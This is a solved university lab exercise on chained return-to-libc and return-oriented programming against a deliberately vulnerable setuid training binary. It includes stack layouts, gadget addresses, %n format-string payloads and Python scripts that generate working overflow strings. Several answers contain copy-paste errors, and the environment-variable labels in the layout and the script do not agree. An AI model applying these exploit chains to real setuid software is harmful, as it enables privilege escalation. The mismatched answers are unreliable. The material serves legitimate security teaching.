System Security
Return-Oriented Programming

Luca Di Bartolomeo

November 22, 2018

Introduction

This exercise introduces you to *chained return-to-libc* attacks. It builds on your knowledge from the previous exercise. Here, you will build exploits for the binary program `rop`. The goal of this attack is to be able to execute a shell script called `somefile.sh`. Please use the `rop` folder. To setup the `rop` folder, run `setup.sh` (enter the syssec password when prompted).

This is a long exercise. Please read each part carefully and answer all questions as they are all given points.

1 Goal

In this exercise, you will have to chain several libc functions to execute `somefile.sh` that you find in your `rop` folder. When you check the permissions of `somefile.sh`, you will see that it can only be read/written by its owner (root in this case)—so the normal user (syssec) cannot execute it.

However, the user (syssec), has access to a vulnerable setuid program, which is `rop` that he can use to execute `somefile.sh`. His final goal is to execute the equivalent of the following commands:

- chmod 700 ./somefile.sh
- ./somefile.sh
- chmod 600 ./somefile.sh

Note that the **user cannot simply try to get a root shell (as in the previous exercise) and execute somefile.sh** because the creation of all shells is being monitored/logged[1]. So he has to resort to executing `somefile.sh` without explicitly spawning a shell. Specifically, his goal is to chain libc-functions that will help him achieve his goal. You are not allowed to use `system` (or similar functions) to execute anything other than `somefile.sh`[2].

[1] Technically, `system` also spawns a shell. We will ignore this for simplicity, because we want to allow you to use `system`.

[2] In other words, you are not allowed to use, e.g., a wrapper function for all three calls or put them into one call to `system` (as `system("chmod 700 somefile.sh; ./somefile.sh; chmod 600 somefile.sh")`), because the purpose of this exercise is to chain multiple calls.

Structure of the Exercise and Advice

The rest of this exercise is broken down into small steps that will allow you to achieve the above goals. Here is some additional advice for successfully completing this exercise:

- Please do not run your exploits in the folder that is shared between your VM and host.
- Note that this program is slightly different from the older exercise. You are allowed only one command-line input and one runtime input. You have to redo your analysis of stack frames before you exploit the new `rop` executable.
- Only use the input taken at run-time for storing strings not for exploitation.
- Please run your final exploit outside of gdb. Intermediate steps can be run inside gdb.
- As mentioned earlier, you cannot simply spawn a root shell and complete the exercise; you have to chain libc functions.
- You are allowed **at most 2** environment variables for the final exploit (in addition to the commandline and runtime inputs)
- Your exploit must end without a segmentation fault, but does not have to give a specific exit code.

Unix File Permissions (3 points)

In Unix-based file systems, every file has a 9-bit permission. The first three bits are for read, write and execute permissions for the owner. The middle three and last three represent similar permissions for the group and others respectively. Furthermore, there is a "setuid" permission bit that if set allows any user to execute the file with the permissions of its owner. Please answer the following questions:

- Who is the owner of `somefile.sh`?

  Solution:

The owner of `somefile.sh` is `root`.

- Who is allowed to read `somefile.sh`?

  Solution:

Only `root` is allowed to read `somefile.sh`, because its permissions are `rw-------`

- Who is allowed to write `somefile.sh`?

  Solution:

> Only `root` is allowed to read `somefile.sh`, because its permissions are `rw-------`

- Who is allowed to execute `somefile.sh`?

  Solution:

> No one is allowed to read `somefile.sh`, because its permissions are `rw-------`

- What is the 32-bit hexadecimal representation of the current permissions of `somefile.sh`?

  Solution:

> The permissions of `somefile.sh` is represented by the number ”0x180”

- What is the 32-bit hexadecimal representation for the mode 0700?

  Solution:

> The permissions of `somefile.sh` is represented by the number ”0x1c0”

Format String Vulnerabilities (1 points)

C library functions like `printf` and `scanf` accept format strings as a first argument and then a set of variable parameters. If the user can supply the first argument, the execution can have undesired consequences. For instance, some format strings are especially dangerous because they can be used to overwrite arbitrary memory locations. The “%n” format string is one such example. Please answer the following questions regarding its use:

- What is the value of `i` after the following code executes?

  `int i; printf("%n",&i);`

  Solution:

> The value of variable `i` is 0.

- What is the value of `i` after the following code executes?

  `int i; printf("%16x%n",i,&i);`

  Solution:

> The value of variable `i` is 16.



Figure 1: Potential stack frames for chaining functions `a` and `b`.

Chaining Arbitrary Functions (4 points)

Assume that cpybuf is a vulnerable function whose buffer can be overflowed. Consider the following functions: `void a(`pa`);` and `void b(`$pb1, pb2$`);`

- Now, if on overflowing cpybuf, one would first like to execute function `a` with parameter `pa`, then function `b` with parameters `pb1` and `pb2` and finally `exit`, does the stack layout on the left in Figure 1 work? Justify your answer.

  Solution:

> The stack layout on the left doesn't work. The problem relies on the fact that on 32-bit architectures, parameters to functions are passed on the stack. This means that when the `a()` function will execute, it will have the address of `b()` as return address, and the address of `exit()` as the first parameter, which is wrong.

- Given the stack on the right in Figure 1, what instructions must the placeholder point to in order to make functions `a` and `b` execute correctly? **Hint: When function a returns, the stack pointer points to the placeholder. Now you have to remove the parameter `pa` and the jump to the next location pointed to by the $esp, which would be `address of b()`.**

  Solution:

> We need to find the address of a gadget which does a `pop` and then a `ret`. The pop will take care of removing from the stack the parameter pa, and the ret will pop again a value from the stack (which will be the address of `b()`) and set register eip to that value, effectively jumping to function `b()`.

- Could you find the instructions required in the placeholder anywhere in your program already?

Solution:

For example, at address `0x080486fb` there is the following gadget:
`pop ebp; ret`
Which is exactly what we were looking for.

Simple Libc Chaining (5 points)

This is your first task of chaining libc functions. On doing this successfully, you will know how to manipulate the stack to chain arbitrary functions. On examining the source code of `rop`, you will see that it has a global variable called `test`. Your task is to exploit `rop`, overwrite `test` to `0x100` using printf, and print its value using the `print_test` function, which is part of `rop`. In other words, please chain `printf`, `print_test` and `exit` to achieve this. Please answer the following questions regarding this task:

- What is the address of variable `test`?

  Solution:

  The address of variable `test` is `0x804a030`.

- What `printf` command will let you overwrite variable `test` appropriately?

  Solution:

  The call to `printf` at address `0x0804865a` has an input-controlled format string. We can use that to overwrite whatever location in memory we want.

- What instructions do you need to "fix" the stack after calling `printf` and before calling `print_test`? **Hint: How many parameters of `printf` do you have to remove before jumping to `print_test`?**

  Solution:

  To call printf, we just need two arguments: the position of the format string, and the address of the variable to overwrite. The format string will look like this: `"%1$256x%n"`. The `$1` will read the first argument without popping it, that allows us to pass only the address of the format string and the address of `test` as arguments to printf. What will happen is that the printf will print the value of `test` padded up to 256 bytes, and then write 256 (0x100) inside `test`.

  So we need really only a gadget consisting of `pop; pop; ret`, because we pass two arguments to the printf function.

- When you chain `printf`, `print_test` and `exit`, what does the stack layout look like after you overflow the vulnerable buffer in `cpybuf` but before you return from `cpybuf`?

  Solution:

	...	
	... High addresses ...	
	0xb7e0d3d0	sym.exit libc address
print_test argument	0x0804a030	test variable address
print_test return address	0x0804838d	'pop;ret' gadget
	0x08048536	print_test address
printf parameters	0x0804a030	test variable address
	0x0804a038	input string address
printf return address	0x080486fa	'pop;pop;ret' gadget
cpybuf return address	0x080483a0	printf address
buffer overflowed	"aaaa"	
	"aaaa"	
	"aaaa"	
	"aaaa"	
	"aaaa"	
	.. Low addresses ..	
	...	

- What is the final command that you used to successfully run this exploit?

  Solution:

This was the script used to generate the rop chain:

```
print_address='\xa0\x83\x04\x08'
one_pop='\x8d\x83\x04\x08'
```

```
two_pop='\xfa\x86\x04\x08'
obj_helpstr='\x38\xa0\x04\x08'
obj_test='\x30\xa0\x04\x08'
print_test_address='\x36\x85\x04\x08'
exit_address='\xd0\xd3\xe0\xb7'

print('a'*20 + print_address + two_pop + obj_helpstr + obj_test +
    print_test_address + one_pop + obj_test + exit_address)
```

Then, to execute it, just run:

```
$ python exploit.py > exploit
$ ./rop $(cat exploit)
```

Alternatively, one can also directly call

```
$ ./rop $(printf "aaaaaaaaaaaaaaaaaaaa\xa0\x83\x04\x08\xfa\x86\x04\x08\x38\
    xa0\x04\x08\x30\xa0\x04\x08\x36\x85\x04\x08\x8d\x83\x04\x08\x30\xa0\x04\
    x08\xd0\xd3\xe0\xb7")
```

After that, you need to provide `"%1$256x%n"` as runtime input parameter to write value 256 in variable `test`.

Final Task: Creating Longer Libc Chains (10 points)

Finally, you will now design and run the original exploit to run `somefile.sh`. You are allowed to use **only two environment variables** for this task. **You have to accomplish this task both inside and outside of gdb.** When you specify the shell file to execute (either to the program or as an environment variable), please enter "./somefile.sh" (and not just "somefile.sh"). Please answer the following questions regarding this task:

- What libc functions would you chain to achieve the equivalent of the three commands listed under the goals of this exercise? Please provide your answer as a list of function calls with appropriate parameters.

  Solution:

The functions we need to call are:

- `chmod("./somefile.sh", 0x1c0)`
- `system("./somefile.sh")`
- `chmod("./somefile.sh", 0x180)`

- Do these calls work as an exploit? Justify your answer. **Hint: The `strcpy` function that is used to overflow the buffer stops on encountering a `NULL` byte.**

  Solution:

They do not work because the `chmod` function take an integer as argument. However, the small values (0x1c0 and 0x180) mean that the first few byte of the integer will be zeros; in other words, the integers are 0x000001c0 and 0x00000180, and they contain NULL bytes which will block the `strcpy` function.

In addition to that, the address of the `system()` function (`0xb7e1a200`) contains another NULL byte.

- What would you do to overcome it? Can you think of some functions to generate the required values? Please list the required function calls with appropriate parameters. **Hint: you have done this already in the exercise if you got this far.**

  Solution:

We can use the printf function to write arbitrary values in memory. We could write values 0x180 and 0x1c0 to obtain the two integers we need. The required function calls would be:

- `printf("%1$384x%n", a)`
- `printf("%1$448x%n", b)`

Where `a` and `b` are the addresses on the stack with which we can call the function `chmod`.

To overcome the fact that `system()` function has a NULL byte inside, we can just jump to the instruction just before the `system()` start, which is a harmless `lea esi, [esi]` which will not get in the way of the execution of `system()`.

- Given that `rop` takes one command-line input and one runtime input, where could you put any additional inputs that you need? Please specify the exact unix commands that you used to do this.

  Solution:

We can use environment variables to store further input. In particular, we need to store:

- Another format string, `"%1$448x%n"`, to write on the second argument of chmod.
- The path of the file we want to chmod and execute (`"./somefile.sh"`).

The unix commands to store those contents in the environment variables are:

- `export A="%1\$448x%n"`
- `export B="./somefile.sh"`

- Please sketch the stack layout that you used with annotations if necessary.

	...	
	... High addresses ...	
’pop;pop;ret’ gadget return address	0xb7e0d3d0	exit address
chmod parameters	0xbfffee84	chmod mode_t argument (`0x1c0`)
	0xbfffffdc	`A` env variable (`"./somefile.sh"`)
chmod return address	0x080486fa	’pop;pop;ret’ gadget
’pop;ret’ gadget return address	0xb7ec35d0	chmod address
system parameters	0xbfffffdc	`A` env variable (`"./somefile.sh"`)
system return address	0x0804838d	’pop;ret’ gadget
’pop;pop;ret’ gadget return address	0xb7e1a1fc	system address
chmod parameters	0xbfffee68	chmod mode_t argument (`0x180`)
	0xbfffffdc	`A` env variable (`"./somefile.sh"`)
chmod return address	0x080486fa	’pop;pop;ret’ gadget
’pop;pop;ret’ gadget return address	0xb7ec35d0	chmod address
printf parameters	0xbfffee84	second chmod argument address
	0x0804a038	`obj.helpstr` (runtime input format string)
printf return address	0x080486fa	’pop;pop;ret’ gadget
’pop;pop;ret’ gadget return address	0x080483a0	printf address
printf parameters	0xbfffee68	first chmod argument address
	0xbfffffec	`A` env variable address (format string)
printf return address	0x080486fa	’pop;pop;ret’ gadget
cpybuf return address	0x080483a0	printf address
buffer overflowed	”aaaa”	
	”aaaa”	
	”aaaa”	
	”aaaa”	
	”aaaa”	
	.. Low addresses ..	
	...	

Solution:

We can't set the two mode_t chmod arguments right at the start, because they contain some NULL bytes. So we just fill them with "aaaa"s, and call two `printf()` functions to write in them (exactly in their address on the stack) `0x180` and `0x1c0`. So, the final function call order is:

– `printf("%1$384x%n", arg_a)`
– `printf("%1$448x%n", arg_b)`
– `chmod("./somefile.sh", arg_a)`
– `system("./somefile.sh")`
– `chmod("./somefile.sh", arg_b)`

- What is the final exploit string that you used to accomplish this task? (The final exploit should not use gdb.)

Solution:

The final exploit was obtained by running this python script and using the result as argument to the `rop` binary:

```
print_address="\xa0\x83\x04\x08"
one_pop="\x8d\x83\x04\x08"
two_pop="\xfa\x86\x04\x08"
obj_helpstr="\x38\xa0\x04\x08"
obj_test="\x30\xa0\x04\x08"
print_test_address="\x36\x85\x04\x08"
exit_address="\xd0\xd3\xe0\xb7"
system_address="\xfc\xa1\xe1\xb7"
panico_address="\xfc\xa1\xe1\xb7"
bin_sh_address="\xcf\xb0\xf5\xb7"
address_a="\x68\xee\xff\xbf"
address_b="\x84\xee\xff\xbf"
env_variable_a="\xdc\xff\xff\xbf"
env_variable_b="\xec\xff\xff\xbf"
chmod_address="\xd0\x35\xec\xb7"
print('a'*20 + print_address + two_pop + env_variable_a + address_a +
    print_address + two_pop + obj_helpstr + address_b +
    chmod_address + two_pop + env_variable_b + 'a'*4 +
    system_address + one_pop + env_variable_b +
    chmod_address + two_pop + env_variable_b + 'a'*4 + exit_address)
```

And then using the string `"%1$448x%n"` as runtime input, and `A="%1\$448x%n"` , `B="./somefile.sh"` as environment variables.

The result of the python script is this (escaped) string:

```
aaaaaaaaaaaaaaaaaaaa\xa0\x83\x04\x08\xfa\x86\x04\x08\xec\xff\xff\xbf\x68\xee\
    xff\xbf\xa0\x83\x04\x08\xfa\x86\x04\x08\x38\xa0\x04\x08\x84\xee\xff\xbf\
    xd0\x35\xec\xb7\xfa\x86\x04\x08\xdc\xff\xff\xbfaaaa\xfc\xa1\xe1\xb7\x8d\
    x83\x04\x08\xdc\xff\xff\xbf\xd0\x35\xec\xb7\xfa\x86\x04\x08\xdc\xff\xff\
    xbfaaaa\xd0\xd3\xe0\xb7
```

References

[1] Please cite your sources, Example Author, `http://www.example.org`